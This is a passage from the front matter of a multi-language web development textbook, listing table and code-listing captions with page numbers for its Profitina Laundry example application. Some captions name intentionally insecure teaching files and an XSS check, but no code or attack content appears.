Table 7.9 The core JSTL tags. The other libraries are `fmt` for numbers, dates and messages, `fn` for string functions such as `fn:length` and `fn:substring`, and `sql`, which you should not use. 631
Table 7.10 The two include mechanisms. The last four rows decide which to use. 657
Table 7.11 One application, three stacks. Only the names change; the jobs are the same. 666
Table 7.12 PHP and servlet/JSP side by side. The last two rows are the only differences of kind; everything above them is vocabulary. 668
Table 8.1 The folders of the chapter’s code. Each program names, in its first comment, the command that runs it. 677
Table 8.2 The nine features of the Laundry Desk, beyond registration, login and logout. Every letter of CRUD appears, and every feature is a URL a test can call. 700
Table 8.3 Each piece of the PHP solution and its Laravel counterpart. The ideas are the same; Laravel supplies them ready-made. 725
Table 8.4 The parts of the project write-up. Parts 4 and 5 need no code, and they are where a reader learns whether the team understood what it built. 730
Table 8.5 Four places to keep a value in a servlet. Only the session is private to one visitor. 774
Table 8.6 The twelve problems of the chapter: what each practices and the case its tempting solution gets wrong. 779
Table 9.1 The main RIA technologies before HTML5 and their fate. Every one that needed a plugin inside the browser is now gone from it. 788
Table 9.2 The JSON contract of the live bill status, extending `GET /api/status` of the Laundry API (`App/docs/api.md`) with `quantity` and `history`. There is no customer name, address or e-mail. 801
Table 9.3 The three ways compared. The middle column is the sensible default for most business applications, including Profitina Laundry. 802
Table 9.4 The web development world into which ASP.NET was born. Chapter 2 met CGI; classic ASP was Microsoft’s counterpart of the PHP of Chapter 3. 802
Table 9.5 ASP.NET on the .NET Framework in three large steps. Master pages, membership, AJAX, routing and encoding by default all reappear in modern form later in this chapter. 804
Table 9.6 The .NET versions a reader may meet in 2026, as Microsoft lists them in September 2026 [9], [10]. New work should start on .NET 10; the .NET Framework lives on inside Windows for Web Forms applications. 805
Table 9.7 The ASP.NET family. The modern members can all live in one application. 806
Table 9.8 Installing the .NET 10 SDK. On every system the result is one command, `dotnet`. 806
Table 9.9 The parts of a Razor Pages project. The `Pages` folder is the site map: a file’s path under `Pages` is its address. 809
Table 9.10 Razor next to PHP and JSP. In Razor the short form is the safe form. 813
Table 9.11 How a request finds its handler: `On`, the HTTP method, optionally a name given by `?handler=`, optionally `Async`. Parameters are filled from the query string, the form or the route by name. 816
Table 9.12 Web Forms page syntax and its Razor Pages replacement, element by element. 822
Table 9.13 The objects every Web Forms page inherits, and where each went: in ASP.NET Core they are services and properties of `HttpContext`. 823
Table 9.14 The six validation controls and their Razor Pages counterparts. Chapter 14 treats validation in depth. 826
Table 9.15 Every Web Forms idea of this chapter in the form that replaced it. The right-hand column is what this book builds and runs. 830
Table 9.16 From asking to being told. All four are available to every track of this chapter. 856
Table 9.17 The live bill status in four languages. The vocabulary differs; the jobs — route, look up, version, compare, answer — are the same in every column. 864

Table 10.1 The complete feature set, the same in every version. A "redirect" is a 302 or a 303 response with a `Location` header; which of the two each system sends is itself one of the chapter's findings. 872
Table 10.2 The five builds of this chapter. The two Java builds share one package of model, database and rule classes; the others are self-contained. 873
Table 10.3 The acceptance test in this book's build, each run against a fresh copy of the database with the clock frozen at 2026-09-30 21:00:00. 945
Table 10.4 What each build actually sent, as recorded in this book's build. Every cookie was `HttpOnly` with `SameSite=Lax`; ASP.NET Core also sets an antiforgery cookie with `SameSite=Strict`. 946
Table 10.5 How each build turns an address into code. Three of the five put the route next to the code it runs; two keep all routes in one place. 947
Table 10.6 Templates in the five builds. The last column is the one to search for when reviewing code for cross-site scripting. 947
Table 10.7 The four systems of the chapter, compared on the dimensions the builds exercised. 948
Table 10.8 A starting point for choosing. Every row assumes a team that knows the language; if that assumption fails, it outweighs everything else in the table. 953
Table 11.1 Four places a page's content can be decided. This chapter is about the second row and the forms that feed it. 965
Table 11.2 The attributes of `<form>`. A submit button may override four of them for itself with `formaction`, `formmethod`, `formenctype` and `formnovalidate`. 970
Table 11.3 Which controls a browser sends. The two rows that cause most bugs are the checkbox — unchecked sends *nothing* — and the submit button — only the one pressed is sent. 971
Table 11.4 GET and POST compared. The rule of thumb: if pressing the button twice would be a problem, it must be POST. 972
Table 11.5 The input types and what each sends. The displayed format may follow the reader's locale — the date showed as 10/02/2026 — but the value sent never does. 976
Table 11.6 The three form encodings. A form with a file input and the default enctype sends only the file's name, silently. 980
Table 11.7 Page and control events. `Load` is the one nearly every page handles, as `Page_Load`. 991
Table 11.8 Common control events and the attribute that connects a handler to each. 992
Table 11.9 The default event of each control. 993
Table 11.10 Web Forms ideas and their Razor Pages equivalents. The biggest change is the eighth row: nothing is kept in a hidden field unless you put it there. 994
Table 11.11 What can go wrong with an upload, and what the Laundry code does. Checking the first bytes is not a malware scan; it only ensures the file is the kind of file it claims to be. 1043
Table 11.12 The same form in four technologies. The rows are the jobs every form-handling server must do; the columns show who does each job — the framework, or you. 1045
Table 12.1 The tools of Chapters 7 and 9 to 11, and the problems of this chapter that use them. 1052
Table 12.2 The folders of the chapter's code. Every program names, in its first comment, the command that runs it. 1056
Table 12.3 The eight features of the Laundry Back Office. Every one is for the logged-in owner, and every change is a POST. 1062
Table 12.4 The parts of the write-up and where each comes from. 1105
Table 12.5 Each part of a Web Forms page and its Razor Pages counterpart. 1114
Table 12.6 The eleven problems of the chapter, what each practices, and the case its tempting solution gets wrong. 1167
Table 13.1 The seven jobs of a data grid. The middle column is what Web Forms gave you in one control; the last column is how this chapter does the same jobs with ordinary links and forms. 1175
Table 13.2 The 2,953 bills of the sample database by outlet and status, counted with `GROUP BY`. Almost every bill has left the shop; the ones a cashier works with every day are the 57 still inside. 1176
Table 13.3 The GridView's column types. `BoundField` and `TemplateField` do nearly all the work; the others are conveniences. 1185

Table 13.4 The GridView events that matter for editing. Each is one postback (**Figure 13.7**); the "-ing" events can be cancelled by setting `e.Cancel = true`. 1193
Table 13.5 The Web Forms data source controls. The third column is the one to read before choosing: only some of them page on the database server. 1200
Table 13.6 From GridView to a Razor Pages grid. The right-hand column is why the translation works: every Web Forms feature was an HTTP idea in disguise. 1206
Table 13.7 The grid's address scheme. Every value is checked against a list or a pattern; a value that fails is not an error, it is simply not used. 1207
Table 13.8 Equation (13.2), Equation (13.3) and Equation (13.4) worked on the 2,953 bills. The last row is the clamp: a page number beyond the end becomes the last page. 1214
Table 13.9 The message codes a change can end with. The address carries only the code and a bill id; the sentence is looked up on the server, so a forged address cannot make the grid display text of its choosing. 1222
Table 13.10 What was built and run for this chapter. The code folder's `VERIFIED.md` gives every command and result. 1248
Table 14.1 Three kinds of bad data, with an example of each from the Profitina Laundry front desk. The first kind is caught by looking at one value; the other two need the server to know something the browser does not. 1255
Table 14.2 The six validator controls of Web Forms, the properties that matter, and the Razor Pages tool that does the same job. All but the summary run twice — in the browser when possible, and always on the server. 1260
Table 14.3 The Indonesian mobile rule worked by hand. Whatever the person types, the stored form is the same, so that searching and comparing phone numbers works. 1280
Table 14.4 Every state mechanism of the chapter compared. The Laundry column says where this chapter uses each one. 1293
Table 14.5 The attributes of a cookie. `Secure`, `HttpOnly` and `SameSite` are security controls; the first two should be on almost every cookie, and `SameSite=Lax` is a good default. 1301
Table 14.6 The four tracks of the chapter, job by job. The jobs are identical; only the names change. 1334
Table 14.7 The principles of UU PDP No. 27/2022 as design decisions at the Laundry front desk. 1335
Table 15.1 ADO and ADO.NET compared. The second and third rows are the DataSet, which is the part of ADO.NET that had no ancestor. 1344
Table 15.2 The connected and disconnected models. A web request is short, so web pages mostly use the connected model — open late, close early — and use in-memory tables for work that happens after the rows have arrived. 1345
Table 15.3 ADO.NET's namespaces then and now. The general types stayed in the framework; almost every provider moved out into a NuGet package, which is why a new project must add one before it can reach a database. 1347
Table 15.4 Connection strings for the providers this chapter uses. The keys differ from provider to provider; each provider's documentation lists them, and each has a `...ConnectionStringBuilder` class that writes them for you without typing errors. 1358
Table 15.5 The three ways to execute a command. The number returned by `ExecuteNonQuery` is worth checking: an `UPDATE … WHERE id = @id AND status = 'queued'` that returns 0 means somebody else changed the row first. 1361
Table 15.6 Placeholders by provider and language. `@name` works for all three ADO.NET providers of this chapter, which is why the Laundry data layer uses it. 1362
Table 15.7 The three anomalies and the lowest isolation level that prevents each. `Snapshot`, a level added later for SQL Server, gives every transaction a consistent picture as of its start without blocking readers. 1372
Table 15.8 What became of ADO.NET 2.0's announced features. 1412
Table 15.9 Three ways to write a .NET data layer. They combine: EF Core can run raw SQL (`FromSql`), and any of the three can sit behind the same repository interface. 1445
Table 15.10 The Laundry data layer in four languages. The SQL is the same in all four; the tests of the last three ran against the same SQLite database, which is the evidence that the C# SQL, compiled but not run on SQLite here, is right. 1446
Table 16.1 Every Web Forms idea of Chapters 9 to 15 and its form in ASP.NET Core Razor Pages, with the file of this chapter in which it appears. 1454

Table 16.2 The folders of the chapter's code. Each program names, in its first comment, the command that runs it. 1455
Table 16.3 The nine features of the Laundry Counter, besides registration, login and logout. Every feature is an address that a test can call. 1457
Table 16.4 The parts of the write-up, what each must contain, and where the Laundry Counter's version comes from. 1550
Table 16.5 Every piece of state of the Laundry Counter, where it lives, who owns it, how long it lives, and why that is the right place. 1577
Table 16.6 The functional requirements of the complete application, and where in this book each was taught. 1603
Table 16.7 The thirteen problems of the chapter: what each practices and what its tempting solution gets wrong. 1605
Table 16.8 The whole book in one table: each chapter's question and where its answer is used in this chapter. 1606
Table 16.9 Each part of the Laundry Counter and its place in four major frameworks. 1607
Table 16.10 A security checklist in the order of the OWASP Top 10, with the place in this chapter where each rule is applied. 1608

List of Listings

Listing 1.1 `python/dnslook.py` — a name-to-address lookup in plain Python, with no libraries to install. 9
Listing 1.2 `php/dnslook.php` — the same lookup in PHP, asking for A and AAAA records. 10
Listing 1.3 `java/DnsLook.java` — the same lookup in Java, through `InetAddress`. 10
Listing 1.4 `python/urlparts.py` — a URL split into its pieces by the Python standard library. 15
Listing 1.5 `php/urlparts.php` — the same URL taken apart by `parse_url` and `parse_str`. 16
Listing 1.6 `java/UrlParts.java` — the same URL taken apart by `java.net.URI`. 17
Listing 1.7 `python/encode.py` — percent-encoding a value, and decoding it again. 18
Listing 1.8 `php/encode.php` — PHP's two encoders: `rawurlencode` for URLs, `urlencode` for form data. 18
Listing 1.9 `java/Encode.java` — `URLEncoder` produces form encoding; replacing `+` gives URL encoding. 18
Listing 1.10 `python/rawhttp.py` — one TCP connection, one hand-written HTTP request, one response. 24
Listing 1.11 `php/rawhttp.php` — the same hand-written request, sent from PHP. 24
Listing 1.12 `java/RawHttp.java` — the same hand-written request, sent from Java. 25
Listing 1.13 `html/index.html` — a static page. Every visitor gets these bytes, unchanged. 58
Listing 1.14 `php/index.php` — the bill board in PHP, with its own small router for `/`, `/bills/...`, `/health` and errors. 59
Listing 1.15 `java/HelloWeb.java` — a dynamic page served by a Java program that uses nothing but the JDK. 63
Listing 1.16 `java/servlet/src/laundry/HelloServlet.java` — the same board as a Jakarta servlet, for Tomcat 10.1 or 11. 69
Listing 1.17 `java/servlet/web/hello.jsp` — the same board as a JSP. Chapter 7 takes this apart properly. 70
Listing 1.18 `python/app.py` — the board in Flask. Each `@app.route` line maps a URL path to a function. 71
Listing 1.19 `python/templates/home.html` — the template. `{{ ... }}` inserts a value, escaped; `{% ... %}` is a control statement. 73
Listing 1.20 `aspnet/HelloLaundry.csproj` — the project file of an ASP.NET Core application that needs no NuGet package. 74

Listing 1.21 `aspnet/Program.cs` — the board in C#, served by Kestrel, the web server inside ASP.NET Core. 74
Listing 2.1 A 1990s page with the `text` and `bgcolor` attributes on `<body>` (`html/basics/historic/body-colors.html`). 91
Listing 2.2 The skeleton of every HTML page (`html/basics/skeleton.html`). Copy it for every new page. 92
Listing 2.3 The six heading levels (`html/basics/headings.html`). 93
Listing 2.4 A heading and a paragraph (`html/basics/paragraph.html`). 94
Listing 2.5 Every physical and logical formatting tag in one document (`html/basics/historic/formatting.html`). It sits in `historic` because `<big>` and `<strike>` are obsolete. 96
Listing 2.6 An unordered list of tropical fruits (`html/basics/list-unordered.html`). 98
Listing 2.7 An ordered list of the Bumilangit films (`html/basics/list-ordered.html`). 99
Listing 2.8 A nested list (`html/basics/list-nested.html`). The inner `<ul>` lives inside an `<li>`. 100
Listing 2.9 A description list: a term, then what the term means (`html/basics/list-description.html`). 101
Listing 2.10 A page using every kind of link (`html/basics/links.html`). 102
Listing 2.11 An image with its alternative text and its dimensions (`html/basics/image.html`). 104
Listing 2.12 Four cells with no rows (`html/basics/historic/table-cells.html`). The browser invents a single row to hold them. 105
Listing 2.13 The same table with rows and a caption: two rows of two cells (`html/basics/historic/table-rows.html`) 105
Listing 2.14 A table formatted with the obsolete attributes (`html/basics/historic/table-attributes.html`). Look closely at the spelling of the padding attribute. 106
Listing 2.15 A modern table with `<thead>`, `<tbody>`, `<tfoot>`, `<th scope>` and `colspan` (excerpt of `html/basics/price-table.html`). 107
Listing 2.16 A page built entirely from `<div>` (excerpt of `html/basics/div-soup.html`). It can be made to look like anything, and it means nothing. 108
Listing 2.17 The same page in semantic HTML (excerpt of `html/basics/semantic.html`). Every element names what it is. 108
Listing 2.18 The focus ring, the visually hidden class and the skip link (excerpt of `html/css/style.css`). 111
Listing 2.19 A grouped drop-down list (excerpt of `html/pickup.html`). `value` is what the server receives; the text between the tags is what the visitor reads. 114
Listing 2.20 A telephone field constrained by a regular expression (excerpt of `html/pickup.html`) 115
Listing 2.21 The first fieldset of the pickup form: who the customer is (excerpt of `html/pickup.html`). 115
Listing 2.22 The second fieldset: outlet, service, amount, care instructions, date, time and notes (excerpt of `html/pickup.html`). 116
Listing 2.23 The last fieldset: an explicit consent checkbox, a hidden field and the two buttons (excerpt of `html/pickup.html`). 118
Listing 2.24 A real GET request from the status form, captured on the wire (`captures/request-1.txt`). The form's data is in the first line, after the question mark. 119
Listing 2.25 A real POST request from the pickup form (`captures/request-2.txt`). The data has moved out of the first line and into the body, but its format is unchanged. 120
Listing 2.26 A real `multipart/form-data` POST carrying one text field and one uploaded file (`captures/request-3.txt`). 122
Listing 2.27 Inline CSS (excerpt of `html/basics/css-inline.html`). It applies to this one element and nothing else. 124
Listing 2.28 Internal CSS (`html/basics/css-internal.html`). One rule in the head styles every matching element on the page. 124
Listing 2.29 The stylesheet for the price table (`html/basics/price-table.css`), with the less obvious properties explained in comments. 130

Listing 2.30 The design tokens of the Profitina Laundry pages, and a dark theme that changes only the tokens (excerpt of `html/css/style.css`). 131
Listing 2.31 Four rules competing for the color of one link (`html/basics/cascade.css`) 134
Listing 2.32 Two cards, one measured each way (`html/basics/box-model.css`). 134
Listing 2.33 The page header and the menu, laid out with flexbox (excerpt of `html/css/style.css`). 136
Listing 2.34 A grid that chooses its own number of columns (excerpt of `html/css/style.css`) 137
Listing 2.35 A media query (excerpt of `html/css/style.css`). Below 48 rem the calculator sits under the price table; from 48 rem it sits beside it. 137
Listing 2.36 Values, variables, functions, arrays, objects and JSON (`html/basics/js-basics.js`). Run it with `node js-basics.js`. 139
Listing 2.37 The first script: a message box (excerpt of `html/basics/js-alert.html`) 141
Listing 2.38 Reading input with `prompt` and writing it back with `document.write` (excerpt of `html/basics/js-prompt.html`). 141
Listing 2.39 An event handler written as an attribute (`html/basics/historic/js-search.html`) 142
Listing 2.40 A script that walks the DOM of its own page (`html/basics/dom-walk.html`). 143
Listing 2.41 Rebuilding the rows of the price table with the DOM (excerpt of `html/js/prices.js`). 144
Listing 2.42 The calculator's listener (excerpt of `html/js/prices.js`). It reads the chosen service and the amount, and writes one line of text. 145
Listing 2.43 Fetching the price list as JSON, with a fallback (excerpt of `html/js/prices.js`) 146
Listing 2.44 Asking `GET /api/status` for JSON and showing the answer (excerpt of `html/js/status.js`) 147
Listing 2.45 Version 1 (`html/steps/step1-mixed.html`). Structure, presentation and behavior in one file, in one tag, sometimes in one attribute. 148
Listing 2.46 Version 2 (`html/steps/step2-internal.html`): semantic elements, all appearance in one `<style>` block, and the hover done in CSS. 149
Listing 2.47 Version 3 (`html/steps/step3-separated.html`). Structure here, presentation in `home.css`, behavior in `home.js`. 150
Listing 2.48 `home.js` (`html/steps/home.js`). It reads the rate out of the page instead of repeating it, so there is exactly one copy of the number 8000. 151
Listing 2.49 The skip link and the header shared by all three public pages (excerpt of `html/index.html`). 152
Listing 2.50 Checking the pickup form before it is sent (excerpt of `html/js/pickup.js`) 153
Listing 2.51 The router of the Java server (excerpt of `java/LaundryServer.java`). Every request arrives here, and each branch hands it to one method. 155
Listing 2.52 Serving a file, with its content type, and never one outside `html/` (excerpt of `java/LaundryServer.java`). 156
Listing 2.53 The form parser (excerpt of `java/LaundryServer.java`). Split on `&`, split each pair on the first `=`, percent-decode both halves, and append, because a name may repeat. 156
Listing 2.54 Three Flask routes: the JSON status check, the HTML status page and the pickup form (excerpt of `python/app.py`) 157
Listing 2.55 Reading a checkbox group: `getlist`, not `get`, and then discarding anything that is not on the list (excerpt of `python/app.py`) 158
Listing 2.56 The dispatch of the PHP router (excerpt of `php/router.php`). Returning `false` hands the request back to PHP, which serves the file. 159
Listing 2.57 Parsing the raw body so that repeated names keep every value (excerpt of `php/router.php`) 159
Listing 3.1 `hello.php`: HTML on the outside, a single PHP instruction on the inside. 171
Listing 3.2 `01_hello.php`, Hello World at the command line. `PHP_EOL` is a built-in constant holding whatever "end of line" means on this machine. 172
Listing 3.3 `Hello.java`: a web server built from the JDK alone. One handler is registered for the path `/`, and it writes the status, the headers and the body itself. 172

Listing 3.4 `hello.py`: a Flask application. The decorator `@app.route("/")` binds the address to the function below it. 173
Listing 3.5 `mixing.php`: compute at the top, print in the middle. The two `<?= … ?>` holes are filled when the page is built. 174
Listing 3.6 `comments.php`: the three comment styles. The file is valid PHP and prints nothing. 175
Listing 3.7 `02_variables.php`: variables, types, conversions and constants in one program. Run it with `php 02_variables.php`. 177
Listing 3.8 `03_operators.php`: every operator family exercised once. Run it with `php 03_operators.php`. 181
Listing 3.9 `04_control_flow.php`: every branching and looping form in one runnable file. 187
Listing 3.10 `05_functions.php`: functions, defaults and named arguments, scope, by value against by reference, `static` and recursion. 192
Listing 3.11 `LanguageTour.java`: types, conversion, equality, strings, maps and functions in Java. 205
Listing 3.12 `language_tour.py`: the same ideas in Python. 208
Listing 3.13 `lib/services.php`: constants only, and not one `echo`. An included file declares things; it does not print. 211
Listing 3.14 `lib/money.php`: formatting rupiah, the price rule, and the name of the unit. 211
Listing 3.15 `08_include.php`: using the two shared files. The second `require_once` near the end proves that the `_once` part works. 212
Listing 3.16 `09_superglobals.php`: the superglobals, printed. 214
Listing 3.17 `Web.java`: what PHP hands you for free, written out once. Every page of the Java track uses it. 216
Listing 3.18 `RequestEcho.java`: `09_superglobals.php` in Java. 220
Listing 3.19 `request_echo.py`: `09_superglobals.php` in Flask. 221
Listing 3.20 `lib/validate.php`: reading, escaping, and the two validators. Each validator returns two arrays: the values that passed, and one message per field that did not. 224
Listing 3.21 `lib/layout.php`: the common page frame. Every value in it goes through `h()`. 225
Listing 3.22 `calculator.php`: the price calculator. Logic at the top, not one byte of HTML before `pageStart()`, then the template. 226
Listing 3.23 `Shop.java`: the price list, the outlets and the rules, with the same messages as the PHP version. 229
Listing 3.24 `LaundrySite.java`: the server, the page frame and the calculator. `pageStart()` is `lib/layout.php`; the text block between `"""` marks keeps the HTML readable. 231
Listing 3.25 `shop.py`: the price list, the outlets and the rules in Python. 234
Listing 3.26 `app.py`: the Laundry pages in Flask. Each `@app.route` binds an address to a function. 237
Listing 3.27 `templates/layout.html`: the page frame in Jinja, Flask's template language. 241
Listing 3.28 `templates/calculator.html`: the calculator form and its result. 241
Listing 3.29 `unsafe.php`, deliberately broken. It works for every visitor who behaves, which is what makes it dangerous. 242
Listing 3.30 `safe.php`: the only change is `h(…)` around the value. 243
Listing 3.31 `lib/session.php`: starting the session safely, the form token, and the one-time message. 246
Listing 3.32 `contact.php`: validate, store in a CSV file, remember a thank-you in the session, and redirect. 248
Listing 3.33 `ContactPage.java`: the contact form in Java, including a CSV writer and reader that match PHP's `fputcsv()` and `fgetcsv()`. 250
Listing 3.34 `templates/contact.html`: the contact form in Jinja, with Flask's flashed messages at the top. 254
Listing 3.35 `make_hash.php`: make a hash to store, and show that it verifies. 255
Listing 3.36 `lib/staff.php`: the staff list holds hashes, never passwords. 255
Listing 3.37 `login.php`: check the password against the hash and remember the staff member in the session. 256
Listing 3.38 `messages.php`: staff only. The search box uses GET, because searching only asks. 257

Listing 3.39 `logout.php`: logging out changes state, so it is a POST that carries the token. 258
Listing 3.40 `Passwords.java`: PBKDF2 hashes in the finished application's format. `MessageDigest.isEqual()` compares in constant time. 260
Listing 3.41 `StaffPages.java`: the staff pages in Java, with the same messages and the same order of checks as PHP. 262
Listing 3.42 `make_hash.py`: a password hash in Python with Werkzeug. 265
Listing 3.43 `templates/login.html`: the login form. The password box never gets a `value`. 265
Listing 3.44 `templates/messages.html`: the staff page. Every cell is escaped by Jinja. 266
Listing 3.45 `upload.php`: five checks stand between a stranger's file and your disk. 267
Listing 3.46 `index.php`: the home page, reached at `/` because the built-in server looks for `index.php` when a folder is requested. 270
Listing 4.1 `web/portfolio/index.html`: the homepage. The header, navigation and footer are the same on all five pages; only `main` changes. 286
Listing 4.2 `web/portfolio/assets/site.css`: one stylesheet for all five pages, written mobile first. 288
Listing 4.3 `web/portfolio/assets/site.js`: the only script of the site, two small jobs, both progressive enhancement. 291
Listing 4.4 `java/PortfolioServer.java`: the portfolio served by the JDK's own HTTP server, with the frame written once in `layout`. 293
Listing 4.5 `python/portfolio_app.py`: the same portfolio in Flask; the frame is one Jinja template, `LAYOUT`. 296
Listing 4.6 `web/wrong/onepage.html`: five sections in one document, shown one at a time by the `:target` selector. Tempting, and wrong. 298
Listing 4.7 `web/tools/resolve.mjs`: the browser's own rule for resolving links, `new URL(href, page)`, applied to six links. 300
Listing 4.8 `php/router.php`: the host's rules, written out as four numbered rules for `php -S`. 300
Listing 4.9 `web/portfolio/_redirects`: the same routes for Netlify; status 200 means the address bar keeps the clean URL. 302
Listing 4.10 `web/portfolio/.htaccess`: the same routes for Apache with `mod_rewrite`; a directory that holds an `index.html` is served from it, slash or no slash. 302
Listing 4.11 `python/check_routes.py`: request every required URL, report status and first heading, and say whether the page arrived. 302
Listing 4.12 `web/report/report-outline.md`: the skeleton of the report, one heading per required part and one line per thing each part must contain. 305
Listing 4.13 `web/tools/audit.mjs`: request the five pages, measure each, and check every internal address they reference. 306
Listing 4.14 `python/site_audit.py`: the same audit in Python; a small `HTTPRedirectHandler` subclass stops `urllib` from following redirects. 307
Listing 4.15 `java/SiteAudit.java`: the same audit in Java with `HttpClient`; the regular expressions are the same as in the other two versions. 309
Listing 4.16 `web/tools/publish-demo.sh`: the whole publishing path rehearsed locally; a bare repository stands in for GitHub and a Python static server for Pages. 312
Listing 4.17 `python/freeze.py`: ask the Flask application for every page through its test client and save each answer as a static file. 314
Listing 4.18 `java/CheckRoutes.java`: the route check in Java with `HttpClient`, redirect following switched off. 315
Listing 4.19 `web/tools/url_parts.mjs`: the parts of a status-check address, as the browser's `URL` parser sees them. 318
Listing 4.20 `php/status.php`: the status check in PHP, run as the router script of the built-in server. 319
Listing 4.21 `python/raw_request.py`: one HTTP request typed by a program over a raw TCP socket, and every line of the response. 321
Listing 4.22 `java/StatusServer.java`: the status check on the JDK's HTTP server. 322
Listing 4.23 `python/status_app.py`: the status check in Flask. 324

Listing 4.24 `php/wrong_status.php`: every answer is sent as `200 OK`, even “not found”. 325
Listing 4.25 `web/laundry/dropoff.html`: two forms, two methods; the comments say why each method was chosen. 327
Listing 4.26 `php/order.php`: POST creates a bill and answers `303 See Other`; GET shows the bill. 328
Listing 4.27 `java/OrderServer.java`: the same three routes on the JDK’s HTTP server; bills are kept in memory. 330
Listing 4.28 `python/order_app.py`: the same routes in Flask; `redirect(…, code=303)` is Post/Redirect/Get in one call. 332
Listing 4.29 `php/wrong_order.php`: a bill is created by a GET request. Every visit to the link creates another one. 333
Listing 4.30 `web/laundry/prices.html`: the price list written by hand; the table has a caption, a header row, and a row header in each row. 335
Listing 4.31 `php/prices.php`: the same page with its twelve rows written by one `foreach` loop. 337
Listing 4.32 `java/PriceListServer.java`: the page built with a `StringBuilder`; a text block holds the fixed parts. 339
Listing 4.33 `python/prices_app.py`: the same page in Flask; Jinja escapes every `{{ value }}` on its own. 341
Listing 4.34 `web/wrong/prices-no-rows.html`: cells without rows, headers without `thead`, and a bare `&`. 343
Listing 4.35 `python/dom_dump.py`: print the element tree a headless browser built from a file, and the number of table rows. 344
Listing 4.36 `web/laundry/prices.css`: the price list’s stylesheet, with its rules numbered R1 to R10 in comments. 345
Listing 4.37 `python/css_check.py`: ask a real browser for computed colors, alignment, the note box’s size and the table’s structure. 347
Listing 4.38 `web/tools/specificity.mjs`: specificity as three counts, and the winner as the highest specificity with the later rule winning a tie. 348
Listing 4.39 `java/Specificity.java`: the same computation in Java; `winner` compares the three numbers and then the position. 349
Listing 4.40 `python/specificity.py`: the same computation in Python, where tuples already compare number by number. 350
Listing 4.41 `web/laundry/estimate.html`: the estimate form; the `output` element shows the result. 353
Listing 4.42 `web/laundry/estimate.js`: the estimate in whole numbers of tenths; the same file runs in the browser and in Node. 354
Listing 4.43 `web/tools/estimate_test.js`: the hand-worked cases as a table, run against `estimate` in Node. 356
Listing 4.44 `python/estimate_ui_check.py`: drive `estimate.html` in headless Chromium and read the `output` after each action. 356
Listing 4.45 `java/EstimateServer.java`: the same estimate recomputed on the server; `long` integers throughout. 357
Listing 4.46 `python/estimate_app.py`: the same estimate in Flask; `//` is Python’s integer division. 359
Listing 4.47 `web/wrong/wrong_estimate.js`: floating-point kilograms, text added to a number, and an empty field read as zero. 361
Listing 4.48 `php/bill.php`: price each line, skip unknown codes, stop at the end marker, pay from the deposit, and sort by price keeping the codes. 363
Listing 4.49 `java/Bill.java`: the same bill in Java; a `LinkedHashMap` keeps the services in order and `List.sort` sorts the entries by price. 365
Listing 4.50 `python/bill.py`: the same bill in Python; `sorted` with a key function keeps each code with its price. 367
Listing 4.51 `php/wrong_sort.php`: `rsort` puts the prices in order and replaces the codes with 0, 1, 2, and so on. 369
Listing 4.52 `php/dropoff.php`: one page that shows the form, validates the post, re-shows the values escaped, and answers 422 when anything is wrong. 371

Listing 4.53 `java/DropoffServer.java`: the same form on the JDK's HTTP server, with its own `e()` equal to PHP's `htmlspecialchars`. 374
Listing 4.54 `python/dropoff_app.py`: the same form in Flask; Jinja escapes every `{{ value }}` and the view answers 422 on errors. 377
Listing 4.55 `php/wrong_dropoff.php`: validation without escaping. The rejected value is printed back raw into an attribute. 380
Listing 4.56 `python/xss_check.py`: type the attack into both forms in headless Chromium, and report the input's attributes and any alert that appeared. 380
Listing 5.1 `server/httpd-excerpt.conf`: the lines of XAMPP's `httpd.conf` you will actually read. On Ubuntu the same settings live in `/etc/apache2/ports.conf` and `/etc/apache2/sites-available/000-default.conf`. 391
Listing 5.2 `server/php-development.ini`: the settings for a development machine. Every problem is shown on the page, and the three database extensions this chapter needs are switched on. 392
Listing 5.3 `server/php-production.ini`: the settings for a server the public can reach. Errors are logged to a file and never displayed. 392
Listing 5.4 `php/state/protected.php`: the guard at the top of every protected page. A visitor with no identity in the session is redirected, and `exit` makes sure nothing below the guard runs for them. 395
Listing 5.5 `php/state/cookies.php`: create, read and delete two cookies. The page prints plain text rather than HTML so that the transcript below is easy to read. 396
Listing 5.6 `php/state/session.php`: a visit counter kept in the session. The number climbs only if `$_SESSION` really survives from one request to the next. 398
Listing 5.7 `php/web/logout.php`: signing out properly. The cookie is deleted in the way Section 5.3.3 described, by setting it again with a time in the past. 401
Listing 5.8 `sql/20_flat_table.sql`: the counter book rebuilt from the real data, and one ordinary change to it. `CREATE TABLE ... AS SELECT` makes a new table from the answer to a query. 404
Listing 5.9 `sql/21_create_database.mysql.sql`: create the database if it is not already there, make it the current one, and speak UTF-8 on this connection. 405
Listing 5.10 `sql/22_create_service.mysql.sql`: the `Service` table. One row is one line of the price list. 407
Listing 5.11 `sql/23_create_customer.mysql.sql`: the `Customer` table. 407
Listing 5.12 `sql/24_create_bill.mysql.sql`: the `Bill` table. The `CHECK` constraints at the bottom are the shop's business rules, written once and enforced for every program. 407
Listing 5.13 `sql/25_bill_foreign_keys.mysql.sql`: the four foreign keys of `Bill`, in the style of the original design, one `ALTER TABLE` per reference. 408
Listing 5.14 `sql/27_app_user.mysql.sql`: a database user for the application. Replace `choose-a-password` with a real password of your own. 410
Listing 5.15 `sql/26_totals.sql`: one count per table. `UNION ALL` stacks the answers of several `SELECT` statements into one table. 411
Listing 5.16 `sql/06_insert.sql`: one new customer and one new bill, then a look at both. 412
Listing 5.17 `sql/07_constraint_errors.sql`: four statements, each of which breaks one rule of the schema. 412
Listing 5.18 `sql/08_update.sql`: look, change, look again, and try the same change a second time. 413
Listing 5.19 `sql/09_delete.sql`: deleting a duplicate customer who has no bills, then trying to delete a bill that has payments. 414
Listing 5.20 `sql/01_select_all.sql`: every column of every row of the price list. 416
Listing 5.21 `sql/02_select_columns.sql`: three named columns, the first five customers. 416
Listing 5.22 `sql/03_where.sql`: the queue of the Keputih outlet, oldest first. 416
Listing 5.23 `sql/04_like_in_between.sql`: a pattern, a list and a range. 417
Listing 5.24 `sql/05_order_limit.sql`: sort by amount, largest first, break ties by code, keep five. 418
Listing 5.25 `sql/10_join.sql`: one bill with its customer's name and its service's description and price. 419

Listing 5.26 `sql/11_join_four.sql`: the live queue with the customer, the service, the employee who took the bill in, and the outlet. 419
Listing 5.27 `sql/12_left_join.sql`: every customer and how many bills they have, fewest first. The query uses `GROUP BY`, explained in Section 5.10. 420
Listing 5.28 `sql/13_aggregates.sql`: the year's bills in one row. Cancelled bills, whose `payment` is 0, are left out by the `WHERE`. 421
Listing 5.29 `sql/14_group_service.sql`: revenue per service for the whole year. 421
Listing 5.30 `sql/15_group_month.sql`: bills and revenue per calendar month. 422
